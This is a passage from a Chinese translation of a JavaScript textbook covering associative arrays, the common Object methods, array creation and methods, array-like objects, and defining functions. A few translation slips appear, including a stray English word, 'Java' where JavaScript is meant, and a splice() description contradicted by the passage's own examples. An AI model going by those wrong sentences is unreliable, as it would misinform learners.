portfolio[stock_name] = shares;
```

由于用户是在运行过程中输入股票名，所以在此之前无法知道这个属性名。因为不知道这个属性名，所以在编写程序时就不能用“.”运算符来存取对象 `portfolio` 的属性。但是可以使用运算符 `[]` 来命名属性，因为它的属性名是一个字符串值（该值是动态的，可以在运行时改变），而不是一个标识符（它是静态的，在程序中必须对其进行硬编码）。

如果使用一个对象时采取的是这种形式，我们常常称它为关联数组（associative array），它是一个数据结构，允许动态地将任意数值和任意字符串关联在一起。

术语映射（map）也常常用来描述这种情形：JavaScript 对象把字符串（属性名）映射成值。

存取属性时使用“.”的表示法使它们看来像 C++ 和 Java 的静态对象，而且作为静态对象使用时，它们同样很出色。除此之外，它们还有更强大的能力，可以将数值和任意字符串关联起来。从这个角度来看，JavaScript 比 C++ 和 Java 的对象更像 Perl 的哈希。

第 6 章介绍了 `for/in` 循环。当考虑把这一 JavaScript 语句和关联数组一起使用的时候，它真正的威力就清楚地显示出来了。还是返回到股票投资的例子，当用户输入了他的投资组合来计算当前总值的时候，可以用如下的代码：

```
var value = 0;
for (stock in portfolio) {
    // For each stock in the portfolio, get the per share value
    // and multiply it by the number of shares.
    value += get_share_value(stock) * portfolio[stock];
}
```

不用 `for/in` 循环就没法编写这行代码，因为事先并不知道股票的名字。这是从名为 `portfolio` 的关联数组（或 JavaScript 对象）中提取这些属性名字的惟一方法。

7.4 通用的 Object 属性和方法

前面介绍了, JavaScript中的所有对象都继承自 Object 类。尽管更加具体分类的对象, 比如像使用 `Date()` 和 `RegExp()` 来创建的那些对象, 都定义了它们自己的属性和方法; 但是, 所有创建的对象也支持 Object 所定义的属性和方法。由于这些属性和方法的通用性, 它们也特别有趣。

7.4.1 constructor 属性

在 JavaScript 中, 每个对象都有一个 `constructor` 属性, 它引用了初始化这个对象的构造函数。例如, 如果使用 `Date()` 构造函数创建了一个对象 `d`, 属性 `d.constructor` 引用 `Date`:

```
var d = new Date();
d.constructor == Date; // Evaluates to true
```

既然构造函数定义了新的一种或一类的对象, `constructor` 属性有助于确定一个对象的类型。例如, 可以使用如下的代码来确定一个未知值的类型:

```
if ((typeof o == "object") && (o.constructor == Date))
    // Then do something with the Date object...
```

`instanceof` 运算符检查 `constructor` 属性的值, 因此, 上面的代码也可以写成:

```
if ((typeof o == "object") && (o instanceof Date))
    // Then do something with the Date object...
```

7.4.2 toString() 方法

`toString()` 方法没有参数, 它返回一个某种程度上代表着对象的值的一个字符串, 而它正是在这个对象上调用的。当 JavaScript 需要把一个对象转换为一个字符串的时候, 它就会调用这个方法。例如, 当使用 `+` 运算符来把一个字符串和一个对象连接起来, 或者当向期待一个字符串的 `alert()` 函数传递了一个对象的时候, 就会发生这种情况。

默认的 `toString()` 方法并不能提供多少信息。例如, 下面的这行代码只是得到字符串 “[object Object]”:

```
var s = { x:1, y:1 }.toString();
```

由于这个默认的方法并不能显示太多有用的信息, 很多类都定义了自己的 `toString()`。例如, 当一个数组转换为一个字符串, 会得到数组元素的一个列表, 它们中的每一个都转换为一个字符串; 而当一个函数转换为字符串的时候, 得到的是这个函数的源代码。

第9章介绍了如何为自己的对象类型定义一个定制的 `toString()` 方法。

7.4.3 toLocaleString()方法

在 ECMAScript v3 和 JavaScript 1.5 中, `Object` 类除了它自己的 `toString()` 方法之外还定义了一个 `toLocaleString()` 方法。这个方法的作用是返回对象的一个本地化字符串表示。`Object` 所定义的默认的 `toLocaleString()` 方法并不会本地化自己, 它总是返回和 `toString()` 完全相同的内容。然而, 子类可以定义它们自己的 `toLocaleString()` 版本。在 ECMAScript v3 中, `Array`、`Date` 和 `Number` 类都定义了返回本地化的值的 `toLocaleString()` 方法。

7.4.4 valueOf()方法

`valueOf()` 方法和 `toString()` 方法很像, 但是, 它是当 JavaScript 需要把一个对象转换为某种基本数据类型, 也就是一个数字而不是一个字符串的时候, 才调用的方法。如果一个对象用在需要一个基本数值的环境中, JavaScript 会自动调用这个方法。默认的 `valueOf()` 并不做什么有意义的事情, 一些内建的对象就定义了它们自己的 `valueOf()` 方法 (例如, `Date.valueOf()`)。第9章说明了如何自己定义一个定制对象的 `valueOf()` 方法。

7.4.5 hasOwnProperty()方法

如果对象用一个单独的字符串参数所指定的名字来本地定义一个非继承的属性, `hasOwnProperty()` 方法就返回 `true`。否则, 它返回 `false`。例如:

```
var o = {};  
o.hasOwnProperty("undef");    // false: the property is not defined  
o.hasOwnProperty("toString"); // false: toString is an inherited property  
Math.hasOwnProperty("cos");    // true: the Math object has a cos property
```

第9章将会介绍属性继承。

这个方法定义于 ECMAScript v3 中, 并且在 JavaScript 1.5 及其以后的版本中实现。

7.4.6 propertyIsEnumerable()方法

如果对象用一个单独的字符串参数所指定的名字来定义一个非继承的属性, 并且如果这个属性可以在一个 `for/in` 循环中枚举, `propertyIsEnumerable()` 方法就返回 `true`。否则, 它就返回 `false`。例如:

```
var o = { x:1 };
o.propertyIsEnumerable("x");      // true: property exists and is enumerable
o.propertyIsEnumerable("y");      // false: property doesn't exist
o.propertyIsEnumerable("valueOf"); // false: property is inherited
```

这个方法定义于 ECMAScript v3 中，并且在 JavaScript 1.5 及其以后的版本中实现。

注意，一个对象的所有用户定义的属性都是可以枚举的。不能枚举的属性通常都是继承的属性（参见第 9 章对于属性继承的讨论），因此，这个方法几乎总是会 and `hasOwnProperty()` 返回相同的结果。

7.4.7 isPrototypeOf()方法

如果 `isPrototypeOf()` 方法所属的对象是参数的原型对象，那么，该方法就返回 `true`。否则，它返回 `false`，例如：

```
var o = {}
Object.prototype.isPrototypeOf(o);      // true: o.constructor == Object
Object.isPrototypeOf(o);                // false
o.isPrototypeOf(Object.prototype);       // false
Function.prototype.isPrototypeOf(Object); // true: Object.constructor==Function
```

第 9 章介绍了原型方法。

7.5 数组

数组（array）是一个有序的、值的集合。每个值叫做一个元素（element），每个元素在数组中都有一个数字化的位置，叫做下标（index）。由于 JavaScript 是一种非类型语言，所以一个数组的元素可以具有任意的数据类型，同一数组的不同元素可以具有不同的类型。数组的元素甚至可以包含其他数组，这样就可以创建一个复杂的数据结构，即元素为数组的数组。

在本书中，我们常常将对象和数组作为不同的数据类型来处理。这是一种有用而合理的简化。这样一来，读者就可以在大多数的 JavaScript 程序设计中将对象和数组作为单独的类型来处理。但是要完全掌握对象和数组的行为，还必须了解数组不过是一个具有额外功能层的对象。使用 `typeof` 运算符时就会发现这一点，因为将其作用于一个数组的值，返回值是字符串“object”。

创建一个数组的最简单的方法就是使用数组直接量，这只是位于方括号中的以逗号分割开的数组元素的列表。例如：

```
var empty = [];                      // An array with no elements
```

```
var primes = [2, 3, 5, 7, 11]; // An array with 5 numeric elements
var misc = [ 1.1, true, "a", ]; // 3 elements of various types
```

一个数组直接量中的值不一定要是常数，它们可以是任意的表达式：

```
var base = 1024;
var table = [base, base+1, base+2, base+3];
```

数组直接量可以包含对象直接量或者其他的数组直接量：

```
var b = [[1, {x:1, y:2}], [2, {x:3, y:4}]];
```

第一个值是存储于新创建的数组的0下标的一个数组直接量。第二个值存储在下标1，依此类推。未定义的元素通过忽略逗号之间的元素值来创建。

```
var count = [1,,3]; // An array with 3 elements, the middle one undefined.
var undefs = [,]; // An array with 2 elements, both undefined.
```

创建数组的另一种方式是使用 `Array()` 构造函数。可以以三种不同的方式来调用这个构造函数：

- 无参数调用：

```
var a = new Array();
```

用这种方法创建的是一个没有元素的空数组，和数组直接量 `[]` 相等。

- 可以显式地指定数组前 n 个元素的值：

```
var a = new Array(5, 4, 3, 2, 1, "testing, testing");
```

这种形式的构造函数都带有一个参数列表。每个参数都指定了一个元素值，它可以是任何类型的。给数组赋值时是从元素0开始的。数组的 `length` 属性值为传递给构造函数的参数个数。使用数组直接量几乎总是比 `Array()` 构造函数的这种用法要简单。

- 可以传递给它一个数字参数，这个数字指定了数组的长度：

```
var a = new Array(10);
```

采用这一方法创建的数组具有指定的元素个数（每个元素的值都是 `undefined`）。它还将数组的 `length` 属性设置成了指定的值。当事先知道数组需要多少个元素的时候，`Array()` 构造函数的这种形式可以用来预分配一个数组。在这种情况下，数组直接量通常无能为力。

7.6 数组元素的读和写

可以使用 `[]` 运算符来存取数组元素。在方括号左边应该是对数组的引用。方括号之中

是具有非负整数值的任意表达式。既可以使用这一语法来读一个数组元素，也可以用它来写一个数组元素。下面列出的都是合法的 JavaScript 语句：

```
value = a[0];
a[1] = 3.14;
i = 2;
a[i] = 3;
a[i + 1] = "hello";
a[a[i]] = a[0];
```

在某些语言中，数组第一个元素的下标为 1。但是在 JavaScript 中（和 C、C++ 与 Java 一样）数组第一个元素的下标是 0。

前面已经提到，`[]` 运算符可以用来访问对象的已命名的属性

```
my['salary'] *= 2;
```

因为数组是一种特殊的对象，可以在一个数组上定义非数字的对象属性，并且使用 `.` 或 `[]` 语法来访问它。

注意，数组的下标必须是大于等于 0 并小于 $2^{32} - 1$ 的整数，如果使用的数字太大，或使用了负数、浮点数（或布尔值、对象及其他值），JavaScript 会将它转换为一个字符串，用生成的字符串作为对象属性的名字，而不是作为数组下标。因此，下面的代码创建了一个名为“-1.23”的属性，而不是定义了一个新的数组元素：

```
a[-1.23] = true;
```

7.6.1 添加数组新元素

在像 C 和 Java 这样的语言中，数组是具有固定的元素个数的，必须在创建数组时就指定它的元素数。而在 JavaScript 中则不同，它的数组可以具有任意个数的元素，可以在任何时刻改变元素个数。

要给一个数组添加新的元素，只需要给它赋一个值即可：

```
a[10] = 10;
```

在 JavaScript 中数组是稀疏的（sparse）。这意味着数组的下标不必须落在一个连续的数字范围内，只有那些真正存储在数组中的元素才能够由 JavaScript 实现分配到内存。因此，当执行下面的几行代码时，JavaScript 解释器只给数组下标为 0 和 10 000 的元素分配内存，而并不给下标在 0 和 10 000 之间的那 9 999 个元素分配内存：

```
a[0] = 1;
a[10000] = "this is element 10,000";
```

注意，数组元素也可以被添加到对象中：

```
var c = new Circle(1,2,3);  
c[0] = "this is an array element of an object!"
```

但是这个例子只是定义了一个名为“0”的新对象属性。只将数组元素添加到一个对象中并不会使它成为数组。

7.6.2 删除数组元素

delete 运算符把一个数组元素设置为 undefined 值，但是元素本身还继续存在。要真正地删除一个元素，以使下标位置高于它的所有元素都向下迁移到较低的下标位置，那么必须使用一个数组方法。Array.shift() 方法删除掉数组的第一个元素，Array.pop() 方法删除掉最后一个元素，Array.splice() 从一个数组中删除一个连续范围内的元素。本章的后面部分以及本书的第三部分都描述了这些函数。

7.6.3 数组的长度

所有的数组（无论是由构造函数 Array() 创建的，还是由数组直接量创建的）都有一个特殊的属性 length，用来说明这个数组包含的元素个数。更为精确地说，由于数组可能含有未定义的元素，所以属性 length 总是比数组的最大元素的数多 1。和常规对象的属性不同，数组的 length 属性是自动更新的，以便在给数组添加新元素时保持一致性。下面的代码说明了这一点：

```
var a = new Array();      // a.length == 0  (no elements defined)  
a = new Array(10);       // a.length == 10 (empty elements 0-9 defined)  
a = new Array(1,2,3);    // a.length == 3  (elements 0-2 defined)  
a = [4, 5];              // a.length == 2  (elements 0 and 1 defined)  
a[5] = -1;               // a.length == 6  (elements 0, 1, and 5 defined)  
a[49] = 0;               // a.length == 50 (elements 0, 1, 5, and 49 defined)
```

回忆一下，数组下标必须小于 $2^{32} - 1$ ，这意味着 length 属性的最大值是 $2^{32} - 1$ 。

7.6.4 遍历数组

一个数组的 length 属性最常见的用法就是遍历数组元素：

```
var fruits = ["mango", "banana", "cherry", "pear"];  
for(var i = 0; i < fruits.length; i++)  
    alert(fruits[i]);
```

当然，这个例子是假定数组的元素是连续的，而且是从元素 0 开始。如果情况不是这样，那么在使用数组元素之前就需要检测一下，看每个元素是否被定义了：


```
for(var i = 0; i < fruits.length; i++)  
    if (fruits[i]) alert(fruits[i]);
```

可以使用同样的循环语句来初始化 `Array()` 构造函数所创建的数组的元素。

```
var lookup_table = new Array(1024);  
for(var i = 0; i < lookup_table.length; i++)  
    lookup_table[i] = i * 512;
```

7.6.5 截断或增长数组

数组的 `length` 属性既可以读也可以写。如果给 `length` 设置了一个比它的当前值小的值，那么数组将会被截断，这个长度之外的元素都会被抛弃，它们的值也就丢失了。

如果给 `length` 设置的值比当前值大，那么新的、未定义的元素就会被添加到数组末尾以使得数组增长到新指定的长度。

注意，尽管可以将对象赋给数组元素，但是对象并没有 `length` 属性。就是这点特殊行为而言，`length` 属性成了数组最重要的特性。使数组有别于其他对象的特性还有 `Array` 类定义的各种方法，7.7 节将介绍它们。

7.6.6 多维数组

虽然 JavaScript 并不支持真正的多维数组，但是它允许使元素为数组的数组，这就非常接近多维数组。要存取一个数组的数组中的数据元素，只需要使用两次 `[]` 运算符即可。例如，假设变量 `matrix` 是一个元素为数字数组的数组，它的每个元素 `matrix[x]` 都是一个数字数组。要存取这个数组中的一个数字，就要写成 `matrix [x][y]`。下面是使用二维数组实现一个乘法表的具体例子：

```
// Create a multidimensional array  
var table = new Array(10);           // 10 rows of the table  
for(var i = 0; i < table.length; i++)  
    table[i] = new Array(10);        // Each row has 10 columns  
  
// Initialize the array  
for(var row = 0; row < table.length; row++) {  
    for(col = 0; col < table[row].length; col++) {  
        table[row][col] = row*col;  
    }  
}  
  
// Use the multidimensional array to compute 5*7  
var product = table[5][7]; // 35
```

7.7 数组的方法

除了[]运算符之外,还可以使用类Array提供的各种方法来操作数组。下面的几节对这些方法做了介绍。其中的许多方法受到了Perl程序设计语言的启示,Perl程序员可能会发现它们是如此熟悉。和前面一样,这里所讲的不过是一个概述,可以在本书的第三部分中找到完整的介绍。

7.7.1 join() 方法

方法Array.join()可以把一个数组的所有元素都转换成字符串,然后再把它们连接起来。可以指定一个可选的字符串来分隔结果字符串中的元素。如果没有指定分隔字符串,就使用逗号分隔元素。例如,下面的几行代码将生成字符串“1, 2, 3”:

```
var a = [1, 2, 3]; // 用这三个元素创建一个新数组
var s = a.join();  // s == "1,2,3"
```

下面的调用指定了一个分隔符,其生成的结果稍有不同:

```
s = a.join(", "); // s=="1, 2, 3"
```

注意,逗号后面有一个空格。

方法Array.join()恰好与方法String.split()相反,后者是通过将一个字符串分割成几个片段来创建数组。

7.7.2 reverse()方法

方法Array.reverse()将颠倒数组元素的顺序并返回颠倒后的数组。它在原数组上执行这一操作,也就是说,它并不是创建一个重排元素的新数组,而是在已经存在的数组中对数组元素进行重排。例如,下面的代码使用了方法reverse()和join()来生成字符串“3, 2, 1”:

```
var a = new Array(1,2,3); // a[0] = 1, a[1] = 2, a[2] = 3
a.reverse();              // now a[0] = 3, a[1] = 2, a[2] = 1
var s = a.join();         // s == "3,2,1"
```

7.7.3 sort() 方法

Array.sort()是在原数组上对数组元素进行排序,返回排序后的数组。如果调用sort()时不传递给它参数,那么它将按照字母顺序对数组元素进行排序(如果必要的话,可以暂时将元素转换成字符串以执行比较操作):

```
var a = new Array("banana", "cherry", "apple");
a.sort();
var s = a.join(", "); // s == "apple, banana, cherry"
```

如果数组含有未定义的元素，这些元素将被放在数组的末尾。

如果要将数组按照别的顺序来排序，必须将一个比较函数作为参数传递给 `sort()`。该函数确定它的两个参数在排序数组中哪个在前，哪个在后。如果第一个参数应该位于第二个参数之前，那么比较函数将返回一个小于0的数。如果第一个参数应该出现在第二个参数之后，那么比较函数就会返回一个大于0的数。如果两个参数相等（例如它们的顺序是相等的），那么比较函数将返回0。例如，要将一个数组按照数字顺序进行排序，而不是按照字母顺序进行排序，应该使用如下的代码：

```
var a = [33, 4, 1111, 222];
a.sort(); // Alphabetical order: 1111, 222, 33, 4
a.sort(function(a,b) { // Numerical order: 4, 33, 222, 1111
    return a-b; // Returns < 0, 0, or > 0, depending on order
});
```

注意，在上面的代码中使用了函数直接量，这非常方便。由于这里只使用了一次比较函数，所以没有必要给它起名字。

作为对数组元素进行排序的另一个例子，还可以对一个字符串数组执行不区分大小写的字母排序操作，只需要在比较两个参数之前，传递可以将参数转换为小写的比较函数（使用 `toLowerCase()` 即可）。读者还可能会用到那些可以将数字排成各种奇怪的顺序的比较函数，如颠倒的数字顺序、奇数排在偶数之前的顺序等等。当然，如果要比较的元素是对象而不是像数字和字符串那样的简单类型时，这种可能性就变得更加有趣了。

7.7.4 concat()方法

方法 `Array.concat()` 能创建并返回一个数组，这个数组包含了调用 `concat()` 的原始数组的元素，其后跟随的是 `concat()` 的参数。如果其中有些参数是数组，那么它将被展开，其元素将被添加到返回的数组中。但是要注意，`concat()` 并不能递归地展开一个元素为数组的数组。下面是一些例子：

```
var a = [1,2,3];
a.concat(4, 5) // Returns [1,2,3,4,5]
a.concat([4,5]); // Returns [1,2,3,4,5]
a.concat([4,5],[6,7]) // Returns [1,2,3,4,5,6,7]
a.concat(4, [5,[6,7]]) // Returns [1,2,3,4,5,[6,7]]
```

7.7.5 slice()方法

方法 `Array.slice()` 返回的是指定数组的一个片段 (slice)，或者说是子数组。它的两个参数指定了要返回的片段的起止点。返回的数组包含由第一个参数指定的元素和从那个元素开始到第二个参数指定的元素为止的元素，但是并不包含第二个参数所指定的元素。如果只传递给它一个参数，那么返回的数组将包含从起始位置开始到原数组结束处的所有的元素。如果两个参数中有一个是负数，那么它所指定的是相对于数组中的最后一个元素而言的元素。例如，参数值为 `-1` 指定的是数组的最后一个元素，而参数值为 `-3`，指定的是从数组的最后一个元素数起，倒数第三个元素。下面是一些例子：

```
var a = [1,2,3,4,5];
a.slice(0,3);    // Returns [1,2,3]
a.slice(3);      // Returns [4,5]
a.slice(1,-1);   // Returns [2,3,4]
a.slice(-3,-2);  // Returns [3]
```

7.7.6 splice()方法

方法 `Array.splice()` 是插入或删除数组元素的通用方法。它在原数组上修改数组，就像 `slice()` 和 `concat()` 那样并不创建新数组。注意，虽然 `splice()` 和 `slice()` 名字非常相似，但是执行的却是完全不同的操作。

`splice()` 可以把元素从数组中删除，也可以将新元素插入到数组中，或者是同时执行这两种操作。位于被插入了或删除了的元素之后的数组元素会进行必要的移动，以便能够和数组余下的元素保持连续性。`splice()` 的第一个参数指定了要插入或删除的元素在数组中的位置。第二个参数指定了要从数组中删除的元素个数。如果第二个参数被省略了，那么将删除从开始元素到数组结尾处的所有元素。`splice()` 返回的是删除了元素之后的数组，如果没有删除任何元素，将返回一个空数组。例如：

```
var a = [1,2,3,4,5,6,7,8];
a.splice(4);    // Returns [5,6,7,8]; a is [1,2,3,4]
a.splice(1,2);  // Returns [2,3]; a is [1,4]
a.splice(1,1);  // Returns [4]; a is [1]
```

`splice()` 的前两个参数指定了应该删除的数组元素。这两个参数之后还可以有任意多个额外的参数，它们指定的是要从第一个参数指定的位置处开始插入的元素。例如：

```
var a = [1,2,3,4,5];
a.splice(2,0,'a','b'); // Returns []; a is [1,2,'a','b',3,4,5]
a.splice(2,2,[1,2],3); // Returns ['a','b']; a is [1,2,[1,2],3,3,4,5]
```

注意，和 `concat()` 不同，`splice()` 并不将它插入的数组参数展开，也就是说，如果传递给它的是要插入的一个数组，那么它插入的是这个数组本身，而不是这个数组的元素。



7.7.7 push()方法和pop()方法

`push()`和`pop()`方法使我们可以像使用栈那样来使用数组。方法`push()`可以将一个或多个新元素附加到数组的尾部,然后返回数组的新长度。方法`pop()`恰恰相反,它将删除数组的最后一个元素,减少数组的长度,返回它删除的值。注意,这两个方法都是在原数组上修改数组,而非生成一个修改过的数组副本。联合使用`push()`和`pop()`,就可以用JavaScript数组实现一个先进后出(FILO)栈。例如:

```
var stack = [];           // stack: []
stack.push(1,2);          // stack: [1,2]   Returns 2
stack.pop();              // stack: [1]     Returns 2
stack.push(3);            // stack: [1,3]   Returns 2
stack.pop();              // stack: [1]     Returns 3
stack.push([4,5]);        // stack: [1,[4,5]] Returns 2
stack.pop();              // stack: [1]     Returns [4,5]
stack.pop();              // stack: []      Returns 1
```

7.7.8 unshift()方法和shift()方法

`unshift()`和`shift()`方法的行为和`push()`与`pop()`非常相似,只不过它们是在数组的头部进行元素的插入和删除,而不是在尾部进行元素的插入和删除。方法`unshift()`会将一个或多个元素添加到数组的头部,然后把已有的元素移动到下标较大的位置以腾出空间,它返回的是数组的新长度。方法`shift()`会删除并返回数组的第一个元素,然后将后面的所有元素都向前移动以填补第一个元素留下的空白。例如:

```
var a = [];               // a:[]
a.unshift(1);             // a:[1]        Returns: 1
a.unshift(22);            // a:[22,1]     Returns: 2
a.shift();                // a:[1]        Returns: 22
a.unshift(3,[4,5]);       // a:[3,[4,5],1] Returns: 3
a.shift();                // a:[[4,5],1]   Returns: 3
a.shift();                // a:[1]        Returns: [4,5]
a.shift();                // a:[]         Returns: 1
```

注意使用多个参数调用`unshift()`时它的行为。这些参数是被同时插入的(和`splice()`方法一样),而不是一次只插入一个元素。这意味着参数在结果数组中的顺序和它们在参数列表中的顺序相同。如果一次只插入一个元素,那么它们在结果数组的顺序恰好与参数列表中的顺序相反。

7.7.9 toString()方法和toLocaleString()方法

和所有的JavaScript对象一样,数组也有`toString()`方法。这个方法可以将数组的每个元素都转换成一个字符串(如果必要的话,就调用它的元素的`toString()`方法),然

后输出这些字符串的列表，字符串之间用逗号隔开。注意，在输出的结果中，数组值的周围没有方括号或者其他定界符。例如：

```
[1,2,3].toString()           // Yields '1,2,3'
["a", "b", "c"].toString()    // Yields 'a,b,c'
[1, [2,'c']].toString()       // Yields '1,2,c'
```

注意，`toString()`的返回值和无参数调用方法`join()`时返回的字符串相同。

`toLocaleString()`是`toString()`方法局部化的版本。它将调用每个元素的`toLocaleString()`方法把数组元素转换成字符串，然后把生成的字符串用局部特定（和定义的实现）的分隔符字符串连接起来。

7.7.10 数组的其他方法

Firefox 1.5 浏览器将其 JavaScript 版本升级到了 1.6，并且增加了一系列额外的本地数组方法，叫做 Array Extras。特别是，它们包括用给定值来快速查找一个数组的 `indexOf()` 和 `lastIndexOf()` 方法（请参见本书第三部分所介绍的一个类似的方法 `String.indexOf()`）。其他方法还包括：`forEach()` 方法，它为数组中的每个元素调用一个指定函数；`map()` 方法，它返回将数组中的每个元素传递给一个指定函数所获得结果的数组；还有 `filter()` 方法，它返回使一个给定的断言函数返回 `true` 的元素所组成的一个数组。

在编写本书的时候，这些额外的数组函数还只是在 Firefox 中可用，而且还不是官方的或事实上的标准。本书并不在此介绍它们。可是，如果读者明确地以 Firefox 为目标浏览器，或者使用了可以提供这些数组方法的一个兼容性层，可以在 <http://developer.mozilla.org> 找到这些方法的文档。

第 8 章中的一些例子实现了数组工具方法。

7.8 类似数组的对象

一个 Java 数组是特殊的，因为它的 `length` 属性有些特殊行为：

- 当新的元素添加到列表中，其值自动更新。
- 设置这一属性可以扩展或截断数组。

JavaScript 数组也是 `Array` 的实例，不同的 `Array` 方法可以通过它们来调用。

这些都是 JavaScript 数组的独特特性。但它们不是定义一个数组的最基本的特性。把任

何具有一个length属性以及相应的非负整数属性的对象作为一种数组,这往往是很合理的。这种“类似数组”的对象实际上只是偶然地出现,但是,虽然不能在它们之上调用数组方法或者通过length属性期待特殊的行为,仍然可以用遍历一个真正数组的代码来遍历它们。事实证明,许多数组算法对于类似数组的对象和真正的数组对象都是一样有效的。只要不尝试对数组添加元素或者改变length属性,可以把类似数组的对象当作真正的数组对待。

如下的代码接受一个常规的对象,添加属性使其成为一个类似数组的对象,然后遍历所得的伪数组的“元素”:

```
var a = {}; // Start with a regular empty object

// Add properties to make it "array-like"
var i = 0;
while(i < 10) {
    a[i] = i * i;
    i++;
}
a.length = i;

// Now iterate through it as if it were a real array
var total = 0;
for(var j = 0; j < a.length; j++)
    total += a[j];
```

8.2.2 节中所介绍的 Arguments 对象是一个类似数组的对象。在客户端的 JavaScript 中,很多 DOM 方法,例如 document.getElementsByTagName(), 返回类似数组的对象。

函数 (function) 是定义一次但却可以调用或执行任意多次的一段 JavaScript 代码。函数可能有参数，即函数被调用时指定了值的局部变量。函数常常使用这些参数来计算一个返回值，这个值也成为函数调用表达式的值。当一个函数在一个对象上被调用的时候，这个函数就叫做方法 (method)，它的调用所在的对象就会作为函数的一个隐式的参数来传递。读者可能已经熟悉了名为子例程 (subroutine) 或者过程 (procedure) 的函数的概念。

本章的重点是用户定义的 JavaScript 函数的定义和调用。另外还有一点比较重要，即 JavaScript 支持很多内部函数，诸如类 Array 的方法 `eval()`、`parseInt()` 和 `sort()` 等。客户端 JavaScript 还定义了其他函数，如 `document.write()` 和 `alert()`。在 JavaScript 中，完全可以像使用用户定义的函数那样使用内部函数。读者可以在本书的第三部分和第四部分中找到更多有关内部函数的信息。

在 JavaScript 中，函数和对象是交织在一起的。因此，我们将某些函数特性的讨论推迟到第 9 章进行。

8.1 函数的定义和调用

我们在第 6 章中见到过，定义函数最常用的方法就是调用 `function` 语句。该语句是由关键字 `function` 构成的，它后面跟随的是：

- 函数名。
- 包含在圆括号中的 0 个参数或多个参数，其中的每个参数用逗号分隔开。
- 构成函数主体的 JavaScript 语句，包含在花括号中。

例8-1展示了几个函数的定义。虽然这些函数比较短小，而且又很简单，但是它们都含有上面列出的所有元素。注意，定义函数时可以使用个数可变的参数，而且函数既可以有return语句，也可以没有return语句。我们在第6章中介绍过return语句，它能使函数停止运行，并且把表达式的值（如果存在这样的表达式）返回给函数调用者。如果return语句没有一个相关的表达式，它会返回undefined值。如果函数不包含return语句，它就只执行函数体中的每条语句，然后返回给调用者undefined。

例8-1: JavaScript 函数的定义

```
// A shortcut function, sometimes useful instead of document.write()
// This function has no return statement, so it returns undefined.
function print(msg) {
    document.write(msg, "<br>");
}

// A function that computes and returns the distance between two points
function distance(x1, y1, x2, y2) {
    var dx = x2 - x1;
    var dy = y2 - y1;
    return Math.sqrt(dx*dx + dy*dy);
}

// A recursive function (one that calls itself) that computes factorials
// Recall that x! is the product of x and all positive integers less than it
function factorial(x) {
    if (x <= 1)
        return 1;
    return x * factorial(x-1);
}
```

如果一个函数已经被定义了，那么就可以使用运算符()来调用它，这个运算符在第5章中介绍过。请回忆，出现在函数名之后的是括号（实际上，任何结果为一个函数值的JavaScript表达式后都有一个括号），括号中用逗号分隔可选的参数值（或表达式）列表。可以使用如下的代码调用例8-1中定义的函数：

```
print("Hello, " + name);
print("Welcome to my blog!");
total_dist = distance(0,0,2,1) + distance(2,1,3,5);
print("The probability of that is: " + factorial(5)/factorial(13));
```

在调用函数时，先要计算括号之间指定的所有表达式，然后把它们的结果作为函数的参数。这些值将被赋予函数定义时指定的形式参数，然后函数通过参数名来引用这些参数，对它们进行操作。注意，这些参数变量只有在函数体内才可用，它们一般不能在函数体外或者在函数返回以后访问（但可以在8.8节中看到一个重要的例外情况）。

因为JavaScript是一种宽松类型语言，所以不能给函数的参数指定一个数据类型，而且

JavaScript 也不会检测传递的数据是不是那个函数所要求的类型。如果参数的数据类型很重要，那么可以用运算符 `typeof` 对它进行检测。JavaScript 也不会检测传递给它的参数个数是否正确。如果传递的参数比函数需要的个数多，那么多余的值会被忽略掉。如果传递的参数比函数需要的个数少，那么所忽略的几个参数就会被赋予 `undefined` 值。有些函数编写为可以接受忽略掉的参数，而另一些函数，如果没有传递它们所期望的所有参数，它们就无法正确地工作。在本章后面，读者还将了解到一个函数如何确定它到底被传递了几个参数，以及它如何能够通过参数在参数列表中的位置而不是它们的名字来访问这些参数。

注意，例 8-1 中定义的函数 `print()` 不包含 `return` 语句。所以它返回的总是 `undefined`，这不能有效地用于较复杂的表达式的一部分。但是函数 `distance()` 和 `factorial()` 就可以用作较复杂的表达式的一部分调用，就像在前面的例子中所示的那样。

8.1.1 嵌套的函数

在 JavaScript 中，函数定义可以嵌套在其他函数中。例如：

```
function hypotenuse(a, b) {  
    function square(x) { return x*x; }  
    return Math.sqrt(square(a) + square(b));  
}
```

被嵌套的函数有可能只在它所嵌入的函数内的最顶层定义。也就是说，它可能不会定义在语句块中，例如，像 `if` 语句或 `while` 循环这样的语句块中（注 1）。注意，这一限制只对使用 `function` 语句定义的函数有效。函数直接量表达式（我们将在下一节中介绍）可以出现在任何地方。

一些有趣的编程技术都和嵌入的函数有关系，将在本章稍后更详细地介绍它们。

8.1.2 函数直接量

JavaScript 允许用函数直接量来定义函数。我们在第 3 章中讨论过，函数直接量是一个表达式，它可以定义匿名函数。函数直接量的语法和 `function` 语句的非常相似，只不过它被用作表达式，而不是用作语句，而且也无需指定函数名。下面的两行代码分别使用 `function` 语句和函数直接量定义了两个基本上相同的函数：

注 1：不同的 JavaScript 实现对于函数定义的要求比标准要求的松一些。例如，JavaScript 1.5 的 Netscape 实现允许在 `if` 语句中使用“条件函数定义”。

```
function f(x) { return x*x; }           // function statement  
var f = function(x) { return x*x; };    // function literal
```

虽然函数直接量创建的是未命名函数，但是它的语法也规定它可以指定函数名，这在编写调用自身的递归函数时非常有用。例如：

```
var f = function fact(x) { if (x <= 1) return 1; else return x*fact(x-1); };
```

上面的代码定义了一个未命名函数，并把对它的引用存储在变量 `f` 中。它并没有真正把对函数的引用存储到名为 `fact` 的变量中，而只是允许函数体用这个名字来引用自身。但是要注意，JavaScript 1.5 之前的版本中没有正确实现这种命名了的函数直接量。

由于函数直接量都是由 JavaScript 的表达式创建的，而不是由语句创建的，所以使用它们的方式也就更加灵活，尤其适用于那些只使用一次而且无需命名的函数。例如，一个使用函数直接量表达式指定的函数可以存储在一个变量中，传递给其他的函数，甚至被直接调用：

```
f[0] = function(x) { return x*x; }; // Define a function and store it  
a.sort(function(a,b){return a-b;}); // Define a function; pass it to another  
var tensquared = (function(x) {return x*x;})(10); // Define and invoke
```

8.1.3 函数命名

任何合法的 JavaScript 标识符都可以用作一个函数名。要尽量选择描述性强而且精练的函数名。在这二者之间做到恰到好处是一种艺术，而且需要经验。选择得当的函数名对于代码的可读性（并且因此关系到可维护性）意义重大。

